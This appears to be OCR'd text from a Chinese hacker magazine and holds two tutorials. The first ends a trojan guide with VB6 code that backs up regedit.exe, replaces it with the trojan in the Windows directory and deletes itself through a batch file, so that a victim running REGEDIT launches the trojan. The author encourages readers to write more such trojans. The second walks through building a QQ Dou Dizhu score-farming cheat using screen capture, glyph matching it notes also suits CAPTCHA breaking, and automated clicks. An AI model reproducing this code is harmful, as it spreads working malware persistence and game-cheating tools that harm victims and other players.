


图8

```
            Shell Environ("windir") & "\regedit_back.exe",
vbNormalFocus    '执行原来的注册表备份文件
        Else            '否则复制自己到系统目录
            FileCopy Environ("windir") & "\regedit.exe", Environ
("windir") & "\regedit_back.exe"    '备份
        Kill Environ("windir") & "\regedit.exe"    '删除原来的注册表
            FileCopy App.Path & "\" & App.EXEName & ".
exe", Environ("windir") & "\regedit.exe"    '替换注册表
            Call self_kill              '此时才能进行自删除
        End If
    End Sub
    Private Sub self_kill()     '可以写到FORM的LOAD事件中
        Open "a.bat" For Append As #1
        Print #1, "@ECHO OFF"
        Print #1, ":START"
        Print #1, "IF NOT EXIST """ & App.EXEName & ".exe""
GOTO FILENOTFOUND"
        Print #1, "DEL """ & App.EXEName & ".exe"""
        Print #1, "GOTO START"
        Print #1, ":FILENOTFOUND"
        Print #1, "DEL A.BAT"
        Print #1, "CLS"
        Print #1, "EXIT"
        Close #1
        Shell "a.bat", vbHide
        End
    End Sub
```

从上面的代码中我们可以看到，首先程序会对注册表进行备份操作，然后将木马程序复制到系统目录并替换掉注册表程序，最后执行自删除操作。这样，当受害者在“运行”栏中输入REGEDIT运行时，如图9，就会运行我们伪装成注册表的木马程序了，如图10。




图9




图10

我们再来到C:\WINDOWS目录下，可以看到注册表文件已经被我们的木马修改成了备份文件，如图11。最后有一点需要提醒大家，这段代码不要在VB的IDE环境中来执行，否则将会删除VB6.EXE。




图11

关于木马启动的思路就介绍到这儿了，相信通过对这些知识的融会贯通，大家一定可以编写出启动方式更加多样化的木马来。

（本文所涉及到的图标精灵和相关程序代码已经收录到光盘中）

菜鸟也能编写外挂

——编写一个QQ斗地主的刷分外挂

文章难易度：★★★★★
文章阅读点：利用VB编写一个自动刷分的QQ斗地主外挂程序

qw22321

经常玩游戏的朋友都知道使用外挂程序的好处，但是如果让你自己也编写出一个外挂程序，恐怕绝大多数的读者都会觉得无从下手了。编写外挂程序需要一些综合的知识，并且还必须对该游戏的玩法规则了如指掌，这样才能编写出一个好的外挂程序。本文我就同大家一起来探讨如何编写一个QQ斗地主的刷分外挂程序，希望大家都能够通过本文的学习来掌握外挂程序的基本编写。

这个外挂程序的编程思路是这样的：先从屏幕上抓取自己牌的图像，然后进行识别，找到所有的炸、双龙、单龙、三带二、三

带一、对子，最后再出单牌。同时也要让另外两家都不出牌（当然这两家都是自己的小号了）。整个过程我们可以把它分为五个部分：

1、抓取图像，2、图形识别，3、比较前的准备工作，4、比较出牌，5、外挂的完善。以上过程中比较困难的是第二部分图形的识别，比较麻烦的是第四部分比较出牌，其它的则都比较简单。

一、抓取图像

1、在抓取图像之前，先来个整体布局，也就是说需要把分辨率调到1024*768的状态，当然也可以选择其它的分辨率，道理是一样的。然后把三家分到三个位置，分别为左陪，上陪，自己（标为刷分的号），这里需要用到两个API：FindWindow和SetWindowPos，这两个API比较简单，一个是找到窗口，另一个是设置窗口，目的是把三家分到不同的位置，以便能够顺利的抓取图像，具体代码如下：

```
Private Sub Command4_Click()
    Dim ddzjb As Long
    ddzjb = FindWindow(vbNullString, "斗地主角色版") '找"斗地主角色版"的窗口
    If ddzjb = 0 Then    '如果没找到"斗地主角色版"的窗口
        MsgBox "游戏没开始呢", , "游戏没开始呢"
    Else          '否则，如果找到"斗地主角色版"的窗口

    Call SetWindowPos(ddzjb, 0, -370, 180, 300, 250, &H1)
'就把游戏窗口设置到指定的位置
    End If
End Sub
Private Sub Command5_Click()
    Dim ddzjb As Long
    ddzjb = FindWindow(vbNullString, "斗地主角色版")
    If ddzjb = 0 Then
        MsgBox "游戏没开始呢"
    Else
        Call SetWindowPos(ddzjb, 0, 20, -50, 300, 250, &H1)
    End If
End Sub
Private Sub Command6_Click()
    Dim ddzjb As Long
    ddzjb = FindWindow(vbNullString, "斗地主角色版")
    If ddzjb = 0 Then
        MsgBox "游戏没开始呢"
    Else
Call SetWindowPos(ddzjb, 0, 510, 180, 300, 250, &H1)
    End If
End Sub
```

在上面的代码中我已经添加了注释，相信大家可以看明白的，这样三家的位置就确定了，我们就可以进行下一步了。

2、在这一步中也需要用到两个API：GetDC和GetPixel（可以使用API浏览器插入到窗体中）。其中，DC是设备环境对绘图对象的一种描述，hDC是设备环境的句柄。只要进行图形操作都要和这些打交道的，它也是Win32编程中非常重要的一环。而GetPixel在VB中是取颜色值的函数，它只能获取有效窗范围内的点的颜色值。在介绍完这两个函数后，就可以进行抓图了，具体的代码如下：

```
hDCtmp = GetDC(0)
For i = 710 To 1023
    color = GetPixel(hDCtmp, i, 617)
    If color = 0 Then
        first = i + 7
        Call BitBlt(Picture35.hdc, 0, 0, picWidth, picHeight, hDCtmp, i + 1, y1, vbSrcCopy)
    SavePicture Picture35.Image, App.Path & "\pic\1.bmp"
        ReleaseDC 0, hDCtmp (放到最后就可以了)
```

我来解释一下上面这段代码的意思，首先是取得场景得到句柄hDCtmp，然后利用for循环从710到1023，为什么要使用710呢？因为我已经测量出自己牌的最左端是710，也就是从横坐标710，纵坐标617开始，向右一直到（1023，617），得到每个点的颜色即color，然后进行判断，如果color的值等于0时，就会记下"first=i+7"这个值，它是出牌时的横坐标后边要用到，接着调用BitBlt这个函数，这里我简单介绍一下BitBlt函数的用法：BitBlt 目标hDC，目标X，目标Y，图像高，图像宽，源hDC，源X，源Y，光栅运算常数。好了，明白了BitBlt这个函数，那么**Call BitBlt(Picture35.hdc, 0, 0, picWidth, picHeight, hDCtmp, i + 1, y1, vbSrcCopy)**也就很好理解了，它就是将坐标为（i+1，y1）开始的一幅位图从一个设备场景复制到Picture35.hdc中，其中picWidth，picHeight是自己设定的，经过多次测量，宽度为11，高度为30正好，当然你也可以使用别的。**SavePicture Picture35.Image, App.Path & "\pic\1.bmp"**这句代码的意思是将当前的位图1.bmp保存到当前的pic文件夹中然后释放句柄，最后别忘了在后面加上这句**ReleaseDC 0, hDCtmp**，不然的话内存就会溢出。接着依次类推，连续抓20张这样的图，都保存在pic中，分别是1.bmp，2.bmp，一直到20.bmp，也就是把自己的牌面全部复制到一个文件夹中。

二、图形识别

这种方法是由验证码的思路得到的，首先把上一步中得到的图像二值化，也就是说，把图片都变成黑白的，然后逐行扫描查看颜色，只要颜色值为0（即为黑色）就赋值为1，否则为0，这样就建立了准确的字模，自己的字模建立出来，就大功告成了。具体的代码如下：

```
On Error Resume Next   '容错语句
    AutoRedraw = True
  Picture1.Picture = LoadPicture(App.Path & "\pic\1.bmp")
'中间的2到19张都删掉了，节约版面嘛，自己添加上就可以了
  Picture40.Picture = LoadPicture(App.Path & "\pic\20.bmp")
    For i = 1 To 20
        s(i) = ""
    Next
    Kill "字模\*.txt"
    For m(1) = 1 To Picture1.ScaleHeight Step 15
        For n(1) = 1 To Picture1.ScaleWidth Step 15
            aaa = Picture1.Point(n(1), m(1))
            R = (aaa Mod 256)           '取得红色值
            G = (aaa Mod 65536) \ 256     '取得绿色值
            B = (aaa Mod 16777216) \ 65536  '取得蓝色值
            bbb = R / 3 + G / 3 + B / 3    '取得灰度值
            If bbb > 127 Then   '这里bbb可作适当改变，以获得最佳2值化效果
            Picture2.PSet (n(1), m(1)), RGB(255, 255, 255)
        Else
            Picture2.PSet (n(1), m(1)), RGB(0, 0, 0)
        End If
    Next
  Next
  Dim i0 As Long, j0 As Long, lngRGB0 As Long
  For i0 = 4 To Picture2.ScaleWidth / Screen.TwipsPerPixelX - 4
      For j0 = 3 To Picture2.ScaleHeight / Screen.TwipsPerPixelY - 8
        lngRGB0 = GetPixel(Picture2.hdc, i0, j0)
```

```
        If lngRGB0 = 0 Then
            Form2.CurrentX = i0 * Form2.TextWidth("1")
            Form2.CurrentY = j0 * Form2.TextHeight("1")
            s(1) = s(1) & "1"
            Form2.Print "1"
            Open "字模\1.txt" For Append As #1
            Print #1, "1";
            Close #1
        Else
            Open "字模\1.txt" For Append As #1
            Print #1, "0";
            Close #1
            Form2.CurrentX = i0 * Form2.TextWidth("0")
            Form2.CurrentY = j0 * Form2.TextHeight("0")
            s(1) = s(1) & "0"

            Form2.Print "0"
        End If
    Next
Next
```

我解释一下上面代码中比较重要的几句，前面的比较简单，就是如果出错，继续下一句，然后加载刚才抓的牌面的图像，然后再来1到20的for循环，它是为了初始化s()，每次让s()为空，并且使用Kill "字模*.txt"语句把以前的字模删除掉，以保证字模始终是新的。接着使用两个for循环**For m(1) = 1 To Picture1.ScaleHeight Step 15,For n(1) = 1 To Picture1.ScaleWidth Step 15**来得到第一张图像上的每个点的坐标，再使用**aaa = Picture1.Point(n(1), m(1))**这条语句得到每个点，然后取得各种颜色值，求出灰度值。最后利用这个灰度值和一个阀值比较，当然这个阀值可以自己设定，使用127就比较恰当，如果这个值大于127则在picture2上画白色，否则画黑色，这样就把已经抓来的图像二值化了，在picture2上也就成了黑白两色的图了。

接下来就是真正的建立字模了，使用两个for循环来逐行逐点取色，对于**For i0 = 4 To Picture2.ScaleWidth / Screen.TwipsPerPixelX 4**这行代码，这里要注意单位换算，一像素等于15缇，所以这里Screen.TwipsPerPixelX要换成15，从试验可知，i0从4开始就可以了，不用从1开始，另外宽度不用到最后，也需要减4，它可以取得很不错的效果。第二个for循环就是从高度来找纵坐标，这样坐标确定后就开始建字模了。**lngRGB0 = GetPixel(Picture2.hdc, i0, j0)**这句代码的意思是取坐标为(i0, j0)的色值，然后开始进行判断，**If lngRGB0 = 0 Then**，如果是黑色，则**s(1) = s(1) & "1"**，即把1赋给s(1)，并使用open语句在一个记事本1.txt中写上1，否则**s(1) = s(1) & "0"**，即把0赋给s(1)，并使用open语句在一个记事本1.txt中写上0，这两句要注意**s(1) & "1"**和**s(1) & "0"**中的&符号。这样经过多次循环，就把字模建立出来了，赋给了s(1)，字模的形状也保留到了1.txt中，至此，就把20张牌中的第一张牌的字模完全建立了起来。后面的19张牌的方法和这个是一样的，这里就不多说了。提醒一下大家，这一步至关重要，因为字模取不对的话，后面的也就无法实现了，另外这种方法还可以用于验证码的识别哟。

三、比较前的准备工作

```
On Error Resume Next
char(1) = "000000000000000000000000000000001111111" '大王
char(2) = "000000000000000000000000000111111000000" '小王
char(3) = "110000110001110011111111011110000000" '2
char(4) = "001111111100001111000011000000000000" '黑片A
char(5) = "000110111100111000110000110000000000" 'K
char(6) = "110000110000111111011111000000000000" 'Q
char(7) = "110000111111111111110000000000000000" 'J
char(8) = "011111111111110000110000111111011111" '10
char(9) = "110000110000110000111111011111000000" '9
char(10) = "110001110001110001111111011110000000" '8
char(11) = "110000110001110111111011110000000000" '7
char(12) = "111011110011110011110011000001000000" '6
char(13) = "110011110011110011110001000000000000" '黑片5
char(14) = "001110011100111111111111000000000000" '4
char(15) = "110011101111111101111001110000000000" '3
char(16) = "000011001111111110000111100001100000" '红花A
char(17) = "110011110011110011110011110001000000" '红花5
```

看到没有？这就是我在上一步中取到的字模，也就是在文件夹字模里得到的1.txt，2.txt，3.txt一直到20.txt，经过认真比对，得到大王，小王等的字模。把它们放到比较前这个过程里就行了。然后就是声明一些变量，定义一些坐标，这一步比较简单，代码如下：

```
For ii = 1 To 17
For jj = 1 To 20
If char(ii) = s(jj) Then
If ii = 1 Then
num(1) = num(1) + 1
zb(jj) = first + 15 * (jj - 1) '大王的坐标
zzzb(1) = zb(jj)
Else
If ii = 2 Then
num(2) = num(2) + 1
zb(jj) = first + 15 * (jj - 1) '小王的坐标
zzzb(2) = zb(jj)
Else
If ii = 3 Then
num(3) = num(3) + 1
zb(jj) = first + 15 * (jj - 1) '2的坐标
zzzb(3) = zb(jj)
Else
......
```

具体的代码我就不多列出了，大家请参见光盘中收录的完整代码。

四、比较出牌

这是非常艰难的一步，我在这里费了好长的时间才找到最佳出牌的方法。分析代码如下：

```
If colr4 = colrk1 Then '点开始1
SetCursorPos x6, y6
mouse_event MOUSEEVENTF_MOVE, 0, 0, 0, 0
mouse_event MOUSEEVENTF_LEFTDOWN Or
MOUSEEVENTF_LEFTUP, 0, 0, 0, 0
Else
If colr5 = colrk2 Then '点开始2
SetCursorPos x7, y7
mouse_event MOUSEEVENTF_MOVE, 0, 0, 0, 0
mouse_event MOUSEEVENTF_LEFTDOWN Or
MOUSEEVENTF_LEFTUP, 0, 0, 0, 0
Else
